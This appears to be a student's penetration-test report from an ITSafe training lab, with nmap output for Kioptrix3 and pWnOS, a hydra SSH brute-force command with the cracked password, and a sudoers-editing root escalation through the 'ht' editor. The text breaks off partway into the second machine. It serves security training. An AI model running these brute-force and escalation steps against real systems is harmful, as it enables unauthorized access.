ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

ori135@gmail.com

Ori Dvir Hatuka

Table of Contents

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 192.168. 136.128 (Kioptrix3) - ***Initial Shell***
- 10.10.10.100 (pWnOS v2.0) - *Get root*
- 10.100.102.116 (SkyTower) Get root on the machine & capture the flag
- 10.10.10.7 (beep) – *root privileges & capture the flag*
- 10.10.10.76 (hostname) - *root privileges & capture the flag*
- 10.10.10.40 (Blue) - *root privileges & capture the flag*
- 10.10.10.8 (optimom) - *root privileges & capture the flag*
- 10.10.10.5 (Devel) - *root privileges & capture the flag*
- 10.10.10.14 (Grandpa) - *root privileges & capture the flag*
- 10.10.10.15 (Granny) - *root privileges & capture the flag*

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 192.168.136.128
- 10.10.10.100
- 10.100.102.116
- 10.10.10.7
- 192.168.76
- 10.10.10.40
- 10.10.10.8
- 10.10.10.5
- 10.10.10.14
- 10.10.10.15

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***X*** out of the ***X*** systems.

System IP: 192.168.136.128

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.136.128	**TCP:** 22, 80
	UDP:

Nmap Scan Results:

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: by finding a username and using a tool called 'hydra' I was able to connect to the 'shh' port that is open on the machine

Vulnerability Fix: using hard password that include special chars and numbers

Severity: medium

Proof of Concept Code Here Initial Shell Screenshot:


Nmap scan:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -sS -A 192.168.136.128
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 05:32 EST
Nmap scan report for 192.168.136.128
Host is up (0.00052s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30e3f6dc2e225d17ac460239ad71cb49 (DSA)
|_  2048 9a82e696e47ed6a6d74544cb19aaecdd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Ligoat Security - Got Goat? Security ...
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
MAC Address: 00:0C:29:F8:82:55 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms 192.168.136.128

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.88 seconds
```

1) After the nmap scan I edit the kiptrix.com to my hosts list


```
┌──(root㉿kali)-[/home/kali]
└─# cat /etc/hosts
10.10.10.29 bank.htb
192.168.136.128 kioptrix3.com kioptrix
```

2) Next, I went to the broswer and enter the ip of the target and get a web page and one of the tabs was 'blog' and in the bottom of the page I saw user name: 'loneferret'



3) Next, I deiced to use the tool called: 'hydra' for trying to crack the password of the user

 # hydra -l loneferret -P /usr/share/wordlists/fasttrack.txt ssh://192.168.136.128/ **-t 4**




Username: loneferret

Password: starwars

4) After I founded the password, I used the open ssh port to login the user

 # ssh -oHostKeyAlgorithms=+ssh-dss @192.168.136.128




Privilege Escalation


Additional Priv Esc info

Vulnerability Exploited: a sensitive file that contains instructions for viewing files using the 'sudo ht' command (HT - file editor) and therefore I accessed the path '/etc/sudoers' and edited the permissions of the 'loneferret' user so that he could gain root privileges

Vulnerability Explanation:




בדיקות חוסן תשתית
דוח מעבדות גמר


root@Kioptrix3: ~
File Actions Edit View Help
File Edit Windows Help Texteditor
/etc/sudoers
/etc/sudoers
This file MUST be edited with the 'visudo' command as root.
See the man page for details on how to write a sudoers file.
Defaults env_reset
Host alias specification
User alias specification
Cmnd alias specification
User privilege specification
root ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash
Uncomment to allow members of group sudo to not need a password
(Note that later entries override this, so you might need to move
it further down)
%sudo ALL=NOPASSWD: ALL
Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
1help 2save 3open 4 5goto 6mode 7search

Vulnerability Fix: disable the option to enter and edit sensitives files


Severity: High

Exploit Code: 1) sudo ht

2) Ctrl + F3 → /etc/sudoers/ → Add the line: sudo bin/bash

3) In the terminal: sudo bin/bash

Proof Screenshot Here:



System IP: 10.10.10.100

Service Enumeration

Server IP Address	Ports Open
10.10.10.100	**TCP:** 22,80
	UDP:

Nmap Scan Results:

```
root@kali: /home/kali
File  Actions  Edit  View  Help
-
 10.10.10.100    00:0c:29:da:54:77      1      60  VMware, Inc.


┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -sV 10.10.10.100 -A
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-21 05:13 EDT
Nmap scan report for 10.10.10.100
Host is up (0.00051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.
0)
| ssh-hostkey:
|   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
|   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
|_  256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
80/tcp open  http    Apache httpd 2.2.17 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Welcome to this Site!
|_http-server-header: Apache/2.2.17 (Ubuntu)
MAC Address: 00:0C:29:DA:54:77 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.39
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.51 ms 10.10.10.100

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.26 seconds
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from


Vulnerability Explanation: The vulnerability was found in the blog system that exist on the web ('Simple PHP Blog 0.4.0') in simple search I found an old vulnerability that can give me access to the system

Vulnerability Fix: Using the last version of the blog system.


Severity: High

Proof of Concept Code Here:

1) **Using the tool 'dirbuster':**

